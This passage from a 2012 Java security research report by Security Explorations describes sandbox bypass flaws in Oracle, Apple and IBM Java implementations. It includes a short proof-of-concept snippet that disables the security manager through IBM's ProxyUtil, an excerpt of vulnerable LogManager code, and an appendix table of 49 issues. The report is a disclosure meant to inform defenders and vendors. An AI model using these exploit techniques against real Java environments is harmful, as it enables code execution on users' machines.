
Further tests proved that Issue 32 could be used alone to achieve a complete compromise of a target Java 7 environment.

4.1.7 Issue 33 and 34

Both issues are specific to IBM SDK software, which is Java SE implementation coming from IBM corporation. These issues are quite simple. Both allow for arbitrary method invocation conducted inside a `doPrivileged` method block.

Exploit codes for these issues are also one of the simplest that were developed as part of SE-2012-01 project. Proof of Concept code exploiting Issue 33 is illustrated on Fig. 28. This code calls `setSecurityManager` method of `java.lang.System` class with a NULL argument. IBM's own implementation of `com.ibm.rmi.util.ProxyUtil` class is used as a dispatcher for the call.

Most of other IBM Java issues are also very simple instances of Reflection API weaknesses. Their presence indicates potential lack of awareness on the vendor side regarding insecurities related to these types of flaws.


Exploit code for Issue #33

```
Class c=Class.forName("java.lang.System");

Class ctab[]=new Class[1];
ctab[0]=Class.forName("java.lang.SecurityManager");
Method m=c.getMethod("setSecurityManager",ctab);

Object args[]=new Object[1];
args[0]=null;

com.ibm.rmi.util.ProxyUtil.invokeWithPrivilege(null,m,args,null);
```


Figure 28. Proof of Concept code for Issue 33.

4.1.8 Issue 15 and 31

These issues are caused by the lack of a proper type check in the code prior to creating an instance of a given class. Both issues are instances of the flaws that invoke `newInstance` method of `java.lang.Class` class inside the `doPrivileged` method block.

These issues can facilitate certain attacks as illustrated on Fig. 29.

[17] to turn them into the complete JVM sandbox escape exploits again.


ATTACKER PROVIDED "quicktime.vr.QTVRAngleRange"
IT TRIGGERS A CALL TO <CLINIT> OF QTSession CLASS
java.util.logging.LogManager
quicktime.QTSession
A CALL TO STATIC INITIALIZER INSIDE A PRIVILEGED SCOPE
CHECK FOR ALL PERMISSION WILL SUCCEED INSIDE A PRIVILEGED SCOPE
ORACLE'S ISSUE 15 IS ABOUT LOADCLASS / NEW INSTANCE INSIDE DOPRIVILEGED BLOCK (BYPASS OF <CLINIT> SECURITY CHECKS)

```
private void loadLoggerHandlers(Logger logger, String name, String handlersPropertyName) {
        AccessController.doPrivileged(new PrivilegedAction() {
            public Object run() {
                ...
                String as[] = parseClassNames(handlersPropertyName);
                for(int i = 0; i < as.length;) {
                    String s = as[i];
                    try {
                        Class clazz = ClassLoader.getSystemClassLoader().loadClass(s);
                        Handler handler = (Handler)clazz.newInstance();
                ...
            });
    }
```

```
static  {
   if (hasSecurityRestrictions())
      throw new SecurityException("Applets that utilize
                   QuickTime for Java must be signed.");
   ...
}
```

Figure 29. Illustration of Issue 15 and its impact to security of 3rd party software.

For example, Issue 15 can be used to gain access to security sensitive classes guarded by a security check in a static class initializer (`<clinit>` method). Apple QuickTime for Java software contains multiple security checks in static class initializers that verify whether a given code is privileged enough prior to finalizing its class linking process. The problem with that approach is that `<clinit>` method is called only once in a class lifetime, during class loading and linking. Issue 15 can be used to load and instantiate any system class of attacker's choice. By exploiting it with the class that would trigger the initialization of `quicktime.QTSession` class, one can successfully bypass all security checks contained in its `<clinit>` method as they would be processed inside a privileged code scope. As a result, attacker may gain access to certain security sensitive classes or proceed with further attacks against a target 3rd party software.

4.1.9 Issue 22

Issue 22 is a security vulnerability in Apple QuickTime for Java software. When combined with Issue 15 described above, it could be used to successfully bypass all JVM security restrictions on a target system with both Java and Apple QuickTime software installed.

Issue 15 can provide access to `quicktime.util.QTByteObject` class in particular. This class is security sensitive as its instances can be used to gain read and write access to process heap memory[18]. There are multiple security checks in the code preventing instantiation of this class by unprivileged Java application. Some of them are the result of the following past bugs that could be used to create arbitrary instances of `QTByteObject` class:

- `QTByteObject` class instantiation with the use of `finalize` method,
- `QTByteObject` class instantiation by the means of serialization and `readObject` method.

Unfortunately, the two abovementioned security vulnerabilities were not addressed correctly by Apple. The problem was caused by the fact that Apple fixes addressed the bugs separately and did not take into account the possibility to combine both bugs together. This is explained in a more detail in a short technical write-up available at the following address: *http://www.security-explorations.com/materials/se-2012-01-22.pdf*

[18] More specifically, to memory locations past the bounds of Java object instances.

4.1.10 Issue 50

This issue is a not-yet patched vulnerability affecting all Java SE versions released over the last 10 years. It was verified to be present in Java SE versions 1.4, 5, 6, 7 and 8.

Issue 50 allows for a reliable and complete Java security sandbox compromise. Regardless of its impact, Oracle corporation plans to wait with addressing of the issue for additional four months time (till Feb 2013).

It was empirically verified[19] that a fix for Issue 50 can be implemented in less than 30 minutes time. The fix requires 25 characters in total to be changed in a source code. Due to the construction of the fix, it does not need to go through any integration tests.

The existence of Issue 50 tells a lot about the quality of Oracle's vulnerability evaluation / patch testing processes. Issue 50 is a bug in the code addressed not so long ago by the company. The lack of any response from Oracle[20] to the results of a Vulnerability Fix Experiment only confirms our analysis (the bug can be fixed quickly and without the need for any integration tests).

4.2 IMPACT

The most serious issues found during SE-2012-01 Java security research could lead to the complete compromise of a Java security sandbox. Malicious Java applet or application exploiting one of them could run unrestricted in the context of a target Java process such as a web browser application. An attacker could then install programs, view, change, or delete data with the privileges of a logged-on user.

It was verified that as a result of a successful attack, arbitrary files could be created or programs executed in the environment of the affected Java SE software.

In the most common web browser attack scenario, an attacker could host a specially crafted website with a malicious Java application exploiting one of the vulnerabilities found. Upon convincing the user to visit such a website, typically by getting them to click a link in an email or in an Instant Messenger message, malicious web content could be delivered to affected systems. It could also be possible to display specially crafted web content by using banner advertisements or by using other methods to deliver web content to vulnerable systems.

The most serious vulnerabilities were specific to Java 7 environment only. Issue 50 is unique as it is present in all Java SE versions 1.4.x, 5, 6, 7 and 8. It affects an estimate number of 1.1 billion users (`java.com` data) of desktop Java software.

A summary of complete Java security sandbox bypass issues found in Oracle Java SE implementation is illustrated on Fig. 30.

[19] This was done by the means of the so called Vulnerability Fix Experiment.
[20] "Someone will respond as soon as possible" response was never received.




Figure 30. Summary of complete security bypass issues found In Oracle Java SE software.

Although users of web browsers with Java Plugin software were at most risk, some additional attack scenarios such as those relying on RMI / XML Beans based deserialization should be also taken into account.

SUMMARY

The goal of SE-2012-01 security research project was to verify the state of Java SE security in 2012. Although, the research was limited to only a few areas that were crucial to Java VM security (Reflection API and Class Loaders in particular), it has lead to the discovery of 50 security vulnerabilities in Java implementations coming from Oracle, Apple and IBM. Taking into account that a majority of the issues were related to Reflection API, it is clear that this API should be perceived in terms of a serious security risk to the target Java VM environment.

Reflection API implementation allows for the violation of key Java security constraints such as data access protection and type safety. Insecure use of its functions conducted from within a system code can also easily lead to the compromise of a Java security model.

Security vulnerabilities related to Reflection API are a good example of how certain design / implementation choices can affect security of a technology for years and lead to dozens of bugs. The number of issues that were due to insecure use of Reflection API and that were addressed in Java SE code over the recent years seem to be speaking for itself[21].

Small, potentially unimportant security bugs do matter in Java. They illustrates a common trend in attacks against technologies such as Java VM where more than one, partial security bypass issue usually needs to be combined together to achieve a complete security compromise.

[21] Just to mention 19 `MethodUtil.invoke` calls, 11 `ReflectUtil.checkPackageAccess` calls, 4 `ReflectUtil.ensureMemberAccess` calls, 1 `ConstructorUtil.getConstructor` call, 5 `ReflectUtil.isPackageAccessible` calls, a couple of new permissions / permissions checks introduced as well as the replacements of NULL class loader with a system Class Loader instance.

Breaking technologies such as Java should focus on advantages and specifics of the technology in the first place. Memory corruption vulnerabilities should become a priority only if everything else fails. We don't want to downplay the importance of Java memory corruption vulnerabilities here, however the truth is that these issues are far less desired when it comes to reliable and truly platform independent exploitation of Java security weaknesses.

Although Java was designed with a security in mind, the last decade has shown that it is not necessarily secure by implementation. Java VM implementation has become inherently complex to make the technology secure. There is also insufficient knowledge about the tricks and techniques used to attack Java both in a public domain and on the vendors' side. Vendors not following their own Java Secure Coding Guidelines[22] and not learning from past mistakes do not give a bright prospect for the future of the technology either.

In longer term, publication of vulnerabilities and attack techniques details can make the technology more secure. People will be more aware of the various pitfalls they should avoid and know what to look for during either code development or security review efforts. In Java case, this especially includes, but is not limited to all sorts of trickery related to overloading, inheritance, Reflection API, stack inspection, bytecode verification, members' access, serialization and class loaders.

[22] Secure Coding Guidelines for the Java Programming Language, Version 4.0 http://www.oracle.com/technetwork/java/seccodeguide-139067.html

APPENDIX A

SUMMARY OF THE VULNERABILITIES

ISSUE #	TECHNICAL DETAILS	
1	origin	`com.sun.org.glassfish.external.statistics.impl.AverageRangeStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
2	origin	`com.sun.org.glassfish.external.statistics.impl.BoundaryStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
3	origin	`com.sun.org.glassfish.external.statistics.impl.BoundedRangeStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
4	origin	`com.sun.org.glassfish.external.statistics.impl.CountStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
5	origin	`com.sun.org.glassfish.external.statistics.impl.RangeStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
6	origin	`com.sun.org.glassfish.external.statistics.impl.StringStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
7	origin	`com.sun.org.glassfish.external.statistics.impl.TimeStatisticImpl` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of static methods with user provided arguments
	type	complete security bypass vulnerability
8	origin	`javax.management.remote.rmi.RMIConnectionImpl` class
	cause	the use of `OrderClassLoaders` as Thread's `contextClassLoader`
	impact	arbitrary access to restricted classes
	type	partial security bypass vulnerability
9	origin	`javax.management.remote.rmi.RMIConnectionImpl` class
	cause	the use of `null` class loader as Thread's `contextClassLoader`
	impact	arbitrary access to restricted classes
	type	partial security bypass vulnerability
10	origin	bytecode verifier for Java SE 7
	cause	wrong check for a target of `invokespecial` bytecode (it is not limited to `this` and `super` classes in case of an `<init>` method)
	impact	ability to create object instances without the need to call superclass' initializer, arbitrary access to restricted classes via custom class loader objects, further

		impact not yet evaluated
	type	partial security bypass vulnerability
11	origin	`com.sun.beans.finder.ClassFinder` class
	cause	Insecure use of `forName()` method of `java.lang.Class` class
	impact	arbitrary access to restricted classes
	type	partial security bypass vulnerability
12	origin	difficult to classify
	cause	unrestricted `getClass` method call
	impact	arbitrary access to restricted classes
	type	partial security bypass vulnerability
13	origin	`java.lang.invoke.MethodHandles.Lookup` class
	cause	no security check in the `in` method
	impact	the ability to create `java.lang.invoke.MethodTypes.Lookup` object with a system `lookupClass`, this allows to obtain method handles from restricted classes and to issue calls on them
	type	partial security bypass vulnerability
14	origin	`com.sun.jmx.mbeanserver.GetPropertyAction` class
	cause	public class
	impact	arbitrary access to Java system properties
	type	partial security bypass vulnerability
15	origin	`java.util.logging.LogManager` class
	cause	lack of a type check of a logger handler prior to creating its instance
	impact	the ability to bypass security checks implemented in static class initializers of a 3rd party software
	type	partial security bypass vulnerability
16	origin	`com.sun.beans.finder.MethodFinder` class
	cause	insecure use of `getMethod` method of `java.lang.Class` class
	impact	access to method objects of restricted classes
	type	partial security bypass vulnerability
17	origin	`com.sun.beans.finder.ConstructorFinder` class
	cause	insecure use of `getConstructors` method of `java.lang.Class` class
	impact	arbitrary access to constructors of restricted classes, creation of restricted public classes
	type	partial security bypass vulnerability
18	origin	`com.sun.org.glassfish.gmbal.util.GenericConstructor` class
	cause	insecure use of `getDeclaredConstructors` and `newInstance` methods of `java.lang.Class` class
	impact	creation of restricted public classes
	type	partial security bypass vulnerability
19	origin	`com.sun.org.glassfish.gmbal.ManagedObjectManagerFactory` class
	cause	insecure use of `getDeclaredMethod` method of `java.lang.Class` class
	impact	access to method objects of restricted classes
	type	partial security bypass vulnerability
20	origin	`com.sun.beans.decoder.MethodElementHandler` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of methods with user provided arguments
	type	partial security bypass vulnerability
21	origin	`java.lang.invoke.MethodHandles` class
	cause	public `Lookup` based on a system class available to any caller
	impact	the ability to obtain `java.lang.invoke.MethodHandles.Lookup` object with a system `lookupClass`, this allows to obtain method handles from restricted classes and to issue calls on them
	type	partial security bypass vulnerability

23	origin	`javax.management.modelmbean.DescriptorSupport` class
	cause	insecure use of `getConstructor` and `newInstance` methods of `java.lang.Class` class
	impact	creation of restricted public classes (scope limited to the classes with the instance initialization method denoting one `java.lang.String` argument)
	Type	partial security bypass vulnerability
24	origin	`javax.media.jai.OperationRegistry` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary invocation of methods with user provided arguments
	Type	partial security bypass vulnerability
25	origin	`javax.swing.text.DefaultFormatter` class
	cause	insecure use of `getConstructor` and `newInstance` methods of `java.lang.Class` class
	impact	creation of restricted public classes (scope limited to the classes with the instance initialization method denoting one `java.lang.String` argument)
	type	partial security bypass vulnerability
26	origin	`java.lang.invoke.MethodHandles.Lookup` class
	cause	access to package scoped classes via a specially chosen system class as `lookupClass` value
	impact	obtaining access to inner classes to which a caller of the `Lookup` object has no access
	type	complete security bypass vulnerability
27	origin	`sun.plugin2.applet.JNLP2ClassLoader` class
	cause	no security check upon loading of a class from a restricted package
	impact	arbitrary access to restricted classes (JavaFX environment only)
	type	partial security bypass vulnerability
28	origin	`com.sun.beans.finder.FieldFinder` class
	cause	insecure use of `getFields` method of `java.lang.Class` class
	impact	access to field objects from restricted classes and interfaces
	type	partial security bypass vulnerability
30	origin	`com.sun.corba.se.impl.orbutil.GetPropertyAction` class
	cause	public class
	impact	arbitrary access to Java system properties
	type	partial security bypass vulnerability
31	origin	`sun.misc.Service` class
	cause	lack of a type check of a script engine class prior to creating its instance
	impact	the ability to bypass security checks implemented in static class initializers of a 3rd party software
	type	partial security bypass vulnerability
32	origin	`java.lang.invoke.MethodHandle`
	cause	the possibility to call `invokeExact` from a system wrapper method
	impact	bypass of security checks based on the immediate caller
	type	complete security bypass vulnerability
33	origin	`com.ibm.rmi.util.ProxyUtil` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation inside `AccessController`'s `doPrivileged` block
	type	complete security bypass vulnerability
34	origin	`com.ibm.rmi.util.ProxyUtil` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	arbitrary method invocation inside `AccessController`'s `doPrivileged` block
	type	complete security bypass vulnerability

35	origin	`com.ibm.xtq.xslt.runtime.extensions.JavaExtensionUtils` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	restricted package bypass via arbitrary method invocation
	type	complete security bypass vulnerability
36	origin	`com.ibm.xylem.instructions.StaticMethodInvocationInstruction` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	restricted package bypass via arbitrary method invocation
	type	complete security bypass vulnerability
37	origin	`com.ibm.xylem.instructions.JavaMethodInvocationInstruction` class
	cause	insecure use of `invoke` method of `java.lang.reflect.Method` class
	impact	restricted package bypass via arbitrary method invocation
	type	complete security bypass vulnerability
38	origin	`com.ibm.rmi.io.ObjectStreamClass` class
	cause	insecure use of `getDeclaredMethods` method of `java.lang.Class` class
	impact	access to declared methods of arbitrary classes
	type	partial security bypass vulnerability
39	origin	`com.ibm.rmi.io.ObjectStreamClass` class
	cause	insecure use of `setAccessible` method of `java.lang.reflect.AccessibleObject` class
	impact	overriding standard access permissions of Reflection API object instances
	type	partial security bypass vulnerability
40	origin	`com.ibm.lang.management.ManagementUtils` class
	cause	insecure use of `forName` method of `java.lang.Class` class
	impact	access to restricted classes
	type	partial security bypass vulnerability
41	origin	`com.ibm.xylem.interpreter.InterpreterUtilities` class
	cause	insecure use of `getMethods` method of `java.lang.Class` class
	impact	access to methods of restricted classes
	type	partial security bypass vulnerability
42	origin	`com.ibm.xylem.interpreter.InterpreterUtilities` class
	cause	insecure use of `getConstructors` method of `java.lang.Class` class
	impact	access to constructors of restricted classes
	type	partial security bypass vulnerability
43	origin	`com.ibm.rmi.corba.DynamicAny.DynValueCommonImpl` class
	cause	insecure use of `forName` method of `java.lang.Class` class
	impact	access to restricted classes
	type	partial security bypass vulnerability
44	origin	`com.ibm.xtq.xslt.runtime.JavaMethodResolver` class
	cause	insecure use of `getMethods` method of `java.lang.Class` class
	impact	access to methods of restricted classes
	type	partial security bypass vulnerability
45	origin	`com.ibm.xtq.xslt.runtime.JavaMethodResolver` class
	cause	insecure use of `getConstructors` method of `java.lang.Class` class
	impact	access to constructors of restricted classes
	type	partial security bypass vulnerability
46	origin	`com.ibm.rmi.util.ClassCache` class
	cause	insecure use of `forName` method of `java.lang.Class` class
	impact	access to restricted classes
	type	partial security bypass vulnerability
47	origin	`com.ibm.xtq.xslt.translator.XSLTCHelper` class
	cause	insecure use of `getMethods` method of `java.lang.Class` class

	impact	access to methods of restricted classes
	type	partial security bypass vulnerability
48	**origin**	`com.ibm.xtq.xslt.translator.XSLTCHelper` class
	cause	insecure use of `getConstructors` method of `java.lang.Class` class
	impact	access to constructors of restricted classes
	type	partial security bypass vulnerability
49	**origin**	`com.ibm.xtq.xslt.jaxp.compiler.TransformerFactoryImpl` class
	cause	insecure use of `defineClass` method of `java.lang.ClassLoder` class
	impact	arbitrary class definition in a privileged classloader namespace
	type	complete security bypass vulnerability

About Security Explorations

Security Explorations (`http://www.security-explorations.com`) is a security start-up company from Poland, providing various services in the area of security and vulnerability research. The company came to life in a result of a true passion of its founder for breaking security of things and analyzing software for security defects. Adam Gowdiak is the company's founder and its CEO. Adam is an experienced Java Virtual Machine hacker, with over 50 security issues uncovered in the Java technology over the recent years. He is also the hacking contest co-winner and the man who has put Microsoft Windows to its knees (vide MS03-026). He was also the first one to present successful and widespread attack against mobile Java platform in 2004.